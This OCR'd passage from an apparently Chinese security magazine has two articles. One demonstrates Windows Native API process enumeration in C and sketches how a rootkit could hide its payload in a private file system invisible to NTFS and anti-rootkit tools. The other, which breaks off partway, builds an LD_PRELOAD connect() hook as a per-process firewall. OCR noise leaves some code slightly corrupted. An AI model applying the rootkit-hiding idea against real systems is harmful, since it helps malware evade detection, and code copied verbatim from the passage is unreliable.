下的用户体验完全不同。如果读者是这两种程序的编写者，就会发现现在的状况是如此的糟糕，像编写 Native API 应用程序一样，你根本无法调用任何一个 Windows API 来为自己的程序绘制一个图形界面。读者有可能会问，这两种程序的图形界面是怎么绘制出来的呢？答案可能是这样的：调用 DOS 的中断功能（中断号是几，读者可以上网搜索资料查一下，早期的 DOS 程序员也许还能记得），进行屏幕第几横行和第几纵行的点阵的输出，不断的点阵的输出就构成了一个图形界面。

3. 一种类似于 Native 应用程序的 rootkit

经过上面的描述，读者可能会发现，Native 应用程序和还原卡界面程序及 DG 的 DOS 版本界面程序之间有一个共同点：它们都是被监禁在一个小房间内的程序，无法与外界的 API 进行接触。我们知道，在 Windows 下文件的删除流程（IRP 的流向）大致是，{文件系统->卷驱动 -> 磁盘驱动-> 类驱动-> 端口驱动-> 微端口驱动 ntfs/fat32.sys->partmgr.sys->ftdisk.sys->disk.sys->classpnp.sys->acpi.sys->atapi.sys}。

我们要进行文件的删除与反删除，就要在某个特定的模块拦截 IRP，而具体到每个模块又涉及各种导出函数或者未导出函数。目前还在更新的 x86 Windows ARK 工具，如 Xuetr、PowerTool，在删除文件的时候都可以开启磁盘物理解析，绕过了各种 Hook，达到删除文件的目的（类似于文件填 0 工具）。当然这只是针对目前的恶意程序。下面分别列举几个特殊的文件。

（1）Seagate-Utility.iso。下载地址 http://115.com/file/e7owh7aq#Seagate-U

tility.iso。

这个程序是希捷给 Dell 笔记本 ST9500420AS 型号的 7200 转 16M 缓存的硬盘（笔者买了一块这个型号的散装硬盘）解决声音过大的一个固件，测试方法为：下载此 ISO 镜像，并尝试读取此 ISO 镜像内容。结果发现无法读取这个 ISO 镜像文件，只能看到这几句话：This CD uses hard-disk emulation and only this file will be visible from Microsoft Windows(R)

但是当把这个 ISO 镜像放到虚拟机引导的时候，的确能引导起来，并且这个镜像大小的的确确是 8.41MB。

（2）移动设备的私有文件系统。

一日，同学请笔者帮忙往 touch 里面复制几首无损歌曲，我想这还不简单？我将电脑连上 touch，APE 文件复制粘贴进 touch 的内存里。但是怎么刷新也没刷出音乐来。

touch 里面是有自己的私有文件系统的，要使用一个软件（itune），然后验证密码，读取文件系统内容。与此类似的还有安卓及 U 盘的密码认证分区。

可以想象，rootkit 程序完全可以将母体写入这样的一个私有文件系统，需要的时候动态读取并释放这个文件系统中的恶意代码程序。这个文件系统寄生在 NTFS 之中，并且私有文件系统由于和 NTFS 文件组织方式不同而无法被 NTFS 识别，更无法被 Windows 识别，自然而然所有的 IPR 及所有的 ARK 也都没用了。他们连恶意程序的代码的母体都检测不到，但是还是有很大机会可以查杀释放的程序的。比方说 BMW 这个可以修改某些型号 bios 的恶意程序，虽然杀毒软件可能为了安全性不能直接将 BIOS 中的恶意代码清除掉，但是在不清除 BIOS 中的恶意代码的前提下还是可以阻止 BMW 的运行的。

4. 细解 Native API 调用

下面来看一下具体的 Native API 的调用。

Native API 在驱动下调用当然没有问题，只需要声明几个没有公开的变量就可以了。下面是在驱动中调用 Nt Query System Information。

头文件 ProcessInfo.h 中声明一些未公开的变量，可以在 undocument native api reference 中查询，相关代码如下。

```
typedef struct _SYSTEM_THREAD {

        LARGE_INTEGER          KernelTime;
        LARGE_INTEGER          UserTime;
        LARGE_INTEGER          CreateTime;
        ULONG                  WaitTime;
        PVOID                  StartAddress;
        CLIENT_ID              ClientId;
        KPRIORITY              Priority;
        LONG                   BasePriority;
        ULONG                  ContextSwitchCount;
        ULONG                  State;
        KWAIT_REASON           WaitReason;

} SYSTEM_THREAD, *PSYSTEM_THREAD;


typedef struct _SYSTEM_PROCESS_INFORMATION {

        ULONG                  NextEntryOffset;
        ULONG                  NumberOfThreads;
        LARGE_INTEGER          Reserved[3];
        LARGE_INTEGER          CreateTime;
        LARGE_INTEGER          UserTime;
        LARGE_INTEGER          KernelTime;
        UNICODE_STRING         ImageName;
        KPRIORITY              BasePriority;
        HANDLE                 ProcessId;
        HANDLE                 InheritedFromProcessId;
        ULONG                  HandleCount;
        ULONG                  Reserved2[2];
        ULONG                  PrivatePageCount;
        VM_COUNTERS            VirtualMemoryCounters;
        IO_COUNTERS            IoCounters;
        SYSTEM_THREAD          Threads[0];

} SYSTEM_PROCESS_INFORMATION, *PSYSTEM_PROCESS_INFORMATION;

NTSYSAPI
NTSTATUS
NTAPI
NtQuerySystemInformation(
        IN ULONG               SystemInformationClass,
        OUT PVOID              SystemInforma tion,
        IN ULONG               SystemInformationLength,
        OUT PULONG             ReturnLength OPTIONAL
        );

void DisplayInfo();
```

工程文件如下。

```
#include <ntddk.h>
#include "ProcessInfo.h"

void UnLoad( PDRIVER_OBJECT pDriverObject )
{
        DbgPrint("Unload Driver Success...");
}


NTSTATUS DriverEntry( IN PDRIVER_OBJECT pDriverObject, IN PUNICODE_STRING pRegPath )
{
        NTSTATUS Status = STATUS_SUCCESS;
```

```
		pDriverObject->DriverUnload = UnLoad;

		DisplayInfo();

		return Status;

}


void DisplayInfo()
{
		char *pBuff = NULL, *pTemp = NULL;
		ULONG RealLen = 0;
		ULONG uRet = 0;
		ANSI_STRING ansi;

		NTSTATUS Status = STATUS_SUCCESS;
//		NtQuerySystemInformation( 5, pBuff, 0, &uRet );

		pBuff = (PCHAR)ExAllocatePool( NonPagedPool, uRet );
		pTemp = pBuff;

		Status = NtQuerySystemInformation( 5, pBuff, uRet, NULL );
		if( NT_SUCCESS(Status) )
		{

				while( 1 )
				{
						PSYSTEM_PROCESS_INFORMATION pSystemProcessInfo = (PSYSTEM_PROCESS_INFORMATION)pTemp;
						RtlUnicodeStringToAnsiString( &ansi, &pSystemProcessInfo->ImageName, TRUE );
						DbgPrint("PId:%d\t", pSystemProcessInfo->ProcessId);
						DbgPrint("Path:%s\n", ansi.Buffer );
						RtlFreeAnsiString( &ansi );

						if( pSystemProcessInfo->NextEntryOffset == 0 )
								break;
						pTemp = pTemp+pSystemProcessInfo->NextEntryOffset;

				}

		}
		else
		{
DbgPrint("NtQuerySyetemInformation2 false");
				return;
		}

		ExFreePool( pBuff );
}
```

代码比较好懂，下面我们尝试在R3下调用Native API。R3调用Native API的好处是显而易见的，一些必须要用驱动实现的功能通过使用某些Native API的第XX号功能就可以实现了。鉴于此，微软在Win7中废除了一些native函数的危险功能，典型例子就是Nt System Debug Control的一身好“武功”被废掉了，关于Win7 native 函数功能变更，读者可上网搜索《WIN7 RC 系统服务函数变更》一文。

我们先看一下调用Native API的时候头文件的写法。

```
#pragma once
#include <Windows.h>   //包含了LARGE_INTEGER的定义
#include <TCHAR.h>     //_tprintf定义
#include <stdio.h>
#include <Winnt.h>
//#pragma comment(lib,"ntdll.lib")  我们均动态获取不使用这个

//重新定义一些内核中常用的数据类型
typedef unsigned long       ULONG;
typedef unsigned char       UCHAR;
typedef unsigned int        UINT;
//typedef void              VOID;
typedef unsigned long *     PULONG;
typedef unsigned int  *     PUINT;
typedef void *              PVOID;
typedef unsigned short      USHORT;
typedef char *              PCHAR;

typedef struct _UNICODE_STRING {
		USHORT  Length;
		USHORT  MaximumLength;
		PCHAR   Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
typedef struct _STRING {
		USHORT  Length;
		USHORT  MaximumLength;
		PCHAR   Buffer;
} ANSI_STRING, *PANSI_STRING;

//定义NTSTATUS
typedef LONG NTSTATUS;
#define STATUS_UNSUCCESSFUL ((NTSTATUS)0xC0000001L)
#define STATUS_NOT_IMPLEMENTED ((NTSTATUS)0xC0000002L)
#define STATUS_INVALID_INFO_CLASS ((NTSTATUS)0xC0000003L)    // ntsubauth
#define STATUS_INFO_LENGTH_MISMATCH ((NTSTATUS)0xC0000004L)
//#define STATUS_ACCESS_VIOLATION ((NTSTATUS)0xC0000005L)    // winnt
//#define STATUS_IN_PAGE_ERROR ((NTSTATUS)0xC0000006L)    // winnt
#define STATUS_PAGEFILE_QUOTA ((NTSTATUS)0xC0000007L)
//#define STATUS_INVALID_HANDLE ((NTSTATUS)0xC0000008L)    // winnt
#define STATUS_BAD_INITIAL_STACK ((NTSTATUS)0xC0000009L)
#define STATUS_BAD_INITIAL_PC ((NTSTATUS)0xC000000AL)
#define STATUS_INVALID_CID
```

```
((NTSTATUS)0xC000000BL)
43 #define STATUS_TIMER_NOT_CANCELED ((NTSTATUS)0xC000000CL)
44 #define STATUS_INVALID_PARAMETER ((NTSTATUS)0xC000000DL)
45 #define STATUS_NO_SUCH_DEVICE ((NTSTATUS)0xC000000EL)
46 #define STATUS_NO_SUCH_FILE ((NTSTATUS)0xC000000FL)
47
48 #ifndef NT_SUCCESS
49 #define NT_SUCCESS(x) ((x)>=0)
50 #define STATUS_SUCCESS ((NTSTATUS)0)
51 #endif
52
53 //定义 NtQuerySystemInformation 需要用到的一些未公开的结构体
54 /*在这里，我们用到了，第 5 号功能 包含_SYSTEM_THREAD、_SYSTEM_PROCESS_INFORMATION、KPRIORITY 等这些我们用不到的域，简单地使用 ULONG 声明*/
55 typedef struct _SYSTEM_THREAD {
56
57         LARGE_INTEGER           KernelTime;
58         LARGE_INTEGER           UserTime;
59         LARGE_INTEGER           CreateTime;
60         ULONG                   WaitTime;
61         PVOID                   StartAddress;
62         ULONG                   ClientId;
63         ULONG                   Priority;//KPRIORITY
64         LONG                    BasePriority;
65         ULONG                   ContextSwitchCount;
66         ULONG                   State;
67         ULONG                   WaitReason;//KWAIT_REASON
68
69 } SYSTEM_THREAD, *PSYSTEM_THREAD;
70
71
72
73 typedef struct _SYSTEM_PROCESS_INFORMATION {
74
75         ULONG                   NextEntryOffset;
76         ULONG                   NumberOfThreads;
77         LARGE_INTEGER           Reserved[3];
78         LARGE_INTEGER           CreateTime;
79         LARGE_INTEGER           UserTime;
80         LARGE_INTEGER           KernelTime;
81         UNICODE_STRING          ImageName;
82         ULONG                   BasePriority;
83         HANDLE                  ProcessId;
84         HANDLE                  InheritedFromProcessId;
85         ULONG                   HandleCount;
86         ULONG                   Reserved2[2];
87         ULONG                   PrivatePageCount;
88         ULONG                   VirtualMemoryCounters;
89         IO_COUNTERS             IoCounters;
90         SYSTEM_THREAD           Threads[0];
91
92 } SYSTEM_PROCESS_INFORMATION, *PSYSTEM_PROCESS_INFORMATION;
93
94
95
96
97
98 //开始 NATIVE API 的定义
99 typedef  NTSTATUS (__stdcall *NTQUERYSYSTEMINFORMATION)
100 (
101  IN ULONG      SystemInformationClass,
102  OUT PVOID     SystemInformation,
103  IN ULONG      SystemInformationLength,
104  OUT PULONG    ReturnLength OPTIONAL
105  );
106 typedef NTSTATUS   (__stdcall *ZWALLOCATEVIRTUALMEMORY) (
107            IN HANDLE     ProcessHandle,
108            IN OUT PVOID    *BaseAddress,
109            IN ULONG    ZeroBits,
110            IN OUT PULONG    AllocationSize,
111            IN ULONG    AllocationType,
112            IN ULONG    Protect);
113 typedef NTSTATUS (__stdcall *RTLUNICODESTRINGTOANSISTRING)(
114  IN OUT PANSI_STRING   DestinationString,
115  IN PUNICODE_STRING    SourceString,
116  IN BOOLEAN    AllocateDestinationString
117  );
118 typedef VOID (__stdcall *RTLFREEANSISTRING)(
119                             IN PANSI_STRING   AnsiString
120                             );
121
122
123 // 声明中介函数
124 NTQUERYSYSTEMINFORMATION NtQuerySystemInformation;
125 ZWALLOCATEVIRTUALMEMORY ZwAllocateVirtualMemory;
126 RTLUNICODESTRINGTOANSISTRING RtlUnicodeStringToAnsiString;
127 RTLFREEANSISTRING RtlFreeAnsiString;
```

1 是为了防止头文件被重复包含。2～5 是包含一些常见的头文件。8～51 是定义一些内核中常见的数据类型。当然诸如 ULONG、USHORT 这种类型不仅在 WDK 中定义了，在 MSDN 中也定义了，读者可以简单地包含 WinDef.h 来避免自己重新定义这些东西，但是笔者建议尽量不要包含头文件，需要的结构类型还是自己定义一下为好，因为我们不知道有些需要的结

构类型在 WinDef.h 中定义了没有，否则，为了确定，可能每次都要查一遍 MSDN。53～92 是一些必要的结构体的声明。98～120 是程序中需要调用的函数的声明。124～127 是代理函数的声明。

在这里我们采用 LoadLibrary（或者 GetModuleHandle 也可以）和 GetProcAddress 来进行动态确定函数地址，而不是 ntdll.lib。可能你用的某个版本的 ntdll.lib 编译出来的程序无法在 X64 WIN7 下跑起来，相关代码如下。

```
1 #include "NtQuerySystemInformation.h"
2 ///////////////////////函数声明//////////////////
3voidInitNativeAPI();
4 ULONG DisplayInfo();
5
6
7 ///////////////////////函数声明结束////////////////////
8 //Rtl 系列函数，都在 ntdll.dll 导出来了，可以动态运行确定其地址
9 void InitNativeAPI()
10 {
11      NtQuerySystemInformation =(NTQUERYSYSTEMINFORMATION)GetProcAddress(GetModuleHandleW(L"ntdll.dll"),"NtQuerySystemInformation");
12      ZwAllocateVirtualMemory =(ZWALLOCATEVIRTUALMEMORY)GetProcAddress (GetModuleHandleW(L"ntdll.dll"),"ZwAllocateVirtualMemory");
13      RtlUnicodeStringToAnsiString =(RTLUNICODESTRINGTOANSISTRING)GetProcAddress(GetModuleHandleW(L"ntdll.dll"),"RtlUnicodeStringToAnsiString");
14      RtlFreeAnsiString =(RTLFREEANSISTRING)GetProcAddress(GetModuleHandleW(L"ntdll.dll"),"RtlFreeAnsiString");
15      //add other native api
16 }
17 ULONG DisplayInfo()
18 {
19      ANSI_STRING ansi;
20      UCHAR *pBuff=NULL, *pTemp=NULL;
21      ULONG RealLen=0;
22      ULONG uRet    =0;
23      NTSTATUS   Status=STATUS_SUCCESS;
5T5T24 5T5T          InitNativeAPI();
25      NtQuerySystemInformation(5,pBuff, 0,&uRet); /*先调用一次 NtQuerySystemInformation 获取需要分配的长度 uRet*/
26      /*分配内存的时候，直接用 malloc new 或者自己定义 或者 VirtualAlloc 就好了，尽量就不要用 ZwAllocateVirtualMemory 了*/
27      pBuff= (UCHAR*)malloc(uRet); //或者 pBuff=new UCHAR[uRet]  注意 pBuff 一定要是地址
28      if (pBuff==NULL) /* #include <windef.h> LPBYTE lpBuff=NULL  lpBuff=new BYTE[uRet]*/
29              return 0;
30      pTemp=pBuff;
31 Status=NtQuerySystemInformation(5,pBuff,uRet, NULL);
32      if (Status==STATUS_SUCCESS)
33      {
34              while (1)
35              {
36
37
38 PSYSTEM_PROCESS_INFORMATION pSystemProcessInfo=(PSYSTEM_PROCESS_INFORMATION)pTemp;
39 RtlUnicodeStringToAnsiString(&ansi,&pSystemProcessInfo->ImageName,TRUE);
40                      printf("PID: %d \t",pSystemProcessInfo->ProcessId);   //\t 制表符，占 8 个字节，也就是空 8 字节
41                                      printf("Path: %s \n",ansi.Buffer);
42 RtlFreeAnsiString(&ansi);
43                      if (pSystemProcessInfo->NextEntryOffset==0)
44                                      break;
45 pTemp=pTemp+pSystemProcessInfo->NextEntryOffset;
46              }
47      }
48      else
49      {
50              printf("NtQuerySystemInformation false");
51              return 0;
52      }
53      free(pBuff);
54      return Status;
55 }
56
57 void main()
58 {
59      //BOOL Status =1;
60      DisplayInfo();
61 system("pause");
62
63 }
```

1～6 行包含头文件和自定义函数。8～16 行是动态确定函数运行地址。17～55 行是调用 NtQuerySystemInformation 打印出 Pid 和进程名称。

注意 1:

在第 27 行使用 malloc、new、VirtualAlloc 或者自定义超大内存都是可以的，当然使用 ZwAllocateVirtualMemory 等也是可以的，毕竟是 R3 下调用 Native API，能用正规函数分配内存就尽量用正规函数。

注意 2:

有这样一种说法，R3 下调用 Native 函数的时候，最好调用 Zw 系列的函数。内核中一般有如下代码。

```
PreviousMode = KeGetPreviousMode();
if (PreviousMode != KernelMode)
```

原因是调用 Nt 系列的函数要进行以上检查，Zw

系列的函数则直接放行。上面的代码在 VS2008 下编译通过，可以在 X64 Win7 上跑起来。

注意 3：

_SYSTEM_PROCESSES_INFORMATION 逆向原始定义如下：

```
typedef struct _SYSTEM_PROCESSES {
    ULONG NextEntryDelta; //PSYSTEM_PROCESSES->This=0 结束枚举
    ULONG ThreadCount; //线程数目
    LARGE_INTEGER Reserved1[3];
    LARGE_INTEGER CreateTime;//创建时间
    LARGE_INTEGER UserTime; //R3 CPU 时间
    LARGE_INTEGER KernelTime;//R0 CPU 时间
    UNICODE_STRING ProcessName;// 进程名称
    KPRIORITY BasePriority; //优先级
    ULONG ProcessId; //PID
    ULONG InheritedFromProcessId;//父进程
    ULONG HandleCount; //句柄数目
    ULONG SessionId; //会话 ID^M
    ULONG_PTR PageDirectoryBase; //起始页目录^M
    VM_COUNTERS VmCounters; // 虚拟存储其结构^M
    ULONG PrivatePageCount; //add by achillis,refrenced from WRK 1.2^M
    IO_COUNTERS IoCounters; //win 2000 only^M
    SYSTEM_THREADS Threads[1];
} SYSTEM_PROCESSES, *PSYSTEM_PROCESSES;
```

对照 73～92 行，可以发现，笔者将许多用不到的类型的声明都给改成了 ULONG。比方说代码的 87 行 PrivatePageCount；"也就是 VmCounters" 本来是一个结构体，笔者依然将其声明为 ULONG，因为平时用不到它，简单地声明为 ULONG 并不影响编译结果。

下面归纳一下 Native API 调用与普通 Win32 API 调用的一些区别。

① 需要重新自定义一些内核中需要用到的数据类型如 ULONG、UNICODE_STRING（头文件中的 8～54 行）。


② 自定义 MS 未公布的结构（头文件中的 55～93 行）。

③ 声明 Native API（头文件的 98～121 行）。

④ 声明中介函数 也就是获取函数的真实地址（头文件的 123～127 行）。

⑤ 动态获取 ntdll.dll，导出函数的地址工程文件的 8～16 行。

做完以上几步之后，Native API 就可以像普通 API 一样调用了。所有的代码在 VS2008 下编译完成，代码随文章提供。



利用 Glibc Hook 打造 Linux 程序防火墙

图/文 unity

某些 Linux 版杀毒软件会自动上传可疑文件，笔者发现后，试用了一下 iptables，发现其功能确实有限，毕竟它是针对"包"的，而不是进程。笔者于是想到是否可以制作一个程序防火墙，限制进程对网

络的访问呢？

首先，让我们来快速了解一下 Linux 网络堆栈的核心元素。顶端是系统调用接口，为用户空间的应用程序提供了访问内核网络系统的方法。位于其下面的是一个协议无关层，它提供了一种通用方法来使用底层传输层协议，然后是实际的通信协议，如图 1 所示。




图 1

要实现防火墙，要么在内核中过滤，要么在 glibc 上面过滤。简单看了一下 netfilter 的结构，发现是内核中过滤，我们无法直接知道是哪个程序发起了连接，只能知道连接的 IP 和端口等信息。当然，也有个笨办法，就是扫描/proc 下面的所有进程信息，在每个进程目录右面，可以看到该进程所有的 IO socket 如图 2 所示。




图 2

那些名字为 socket:[XXXXXX] 的就是程序所创建的 socket，根据上面的 ID，与在/proc/net/下面端口开启的信息一一比对（比如/proc/net/tcp），就可以得知哪个程序在占用那个网络接口，但因为要不停地扫描/proc 下面的目录，唯有 patch 一下内核才能达到我们的目的，这就很容易出错。

好在 Linux 提供了“预加载功能”，让我们可以在程序启动前预先加载一个动态链接库，以覆盖存在的函数。在 Linux 下面，要进行网络操作，无论是 UNIX socket，还是 INET socket，都需要先调用 connect 函数，我们要做的就是找到它的地址，用我们自己的函数取代它。

那么怎么找到 connect 的地址呢？在程序执行之后，用 dlsym 函数找到导入表里面的 connect 函数地址就可以了。因为这里会有“两个”connect 函数，我们的是第一个，原始的是第二个，所以我们找到的下一个“connect”函数，就是 glibc 提供的接口。具体代码如下。

```
// 声明原始函数地址指针
static int (*real_connect)(int socket, const struct sockaddr
*address, socklen_t address_len);
int connect(int socket, const struct sockaddr *address,
socklen_t address_len)
{    struct sockaddr_in *clientaddr;
     // 获取真实地址
     if (real_connect== NULL)
     {
          real_connect = (int(*)(int socket, const struct
sockaddr *address,
                         socklen_t
address_len))dlsym( RTLD_NEXT, "connect" );
     }
  puts ("connect called\n");
     // 允许所有 UNIX 本地域 socket
     clientaddr = (struct sockaddr_in*)address;
     If ( clientaddr->sin_family != AF_UNIX )
{
     char *ip_addr = inet_ntoa (clientaddr->sin_addr);
     Int    port = ntohs (clientaddr->sin_port);
          printf ("Connection attempt:   %s:%d\n",
ip_addr , port);
}
     return real_connect(socket , address , address_len);
}
```

编译这个动态库：

```
gcc -fPIC -ldl -o connect.so connect.c
```

我们用 nc 来测试一下连接建立：

LD_PRELOAD=./connect.so nc www.baidu.com 8，运行结果如图 3 所示。

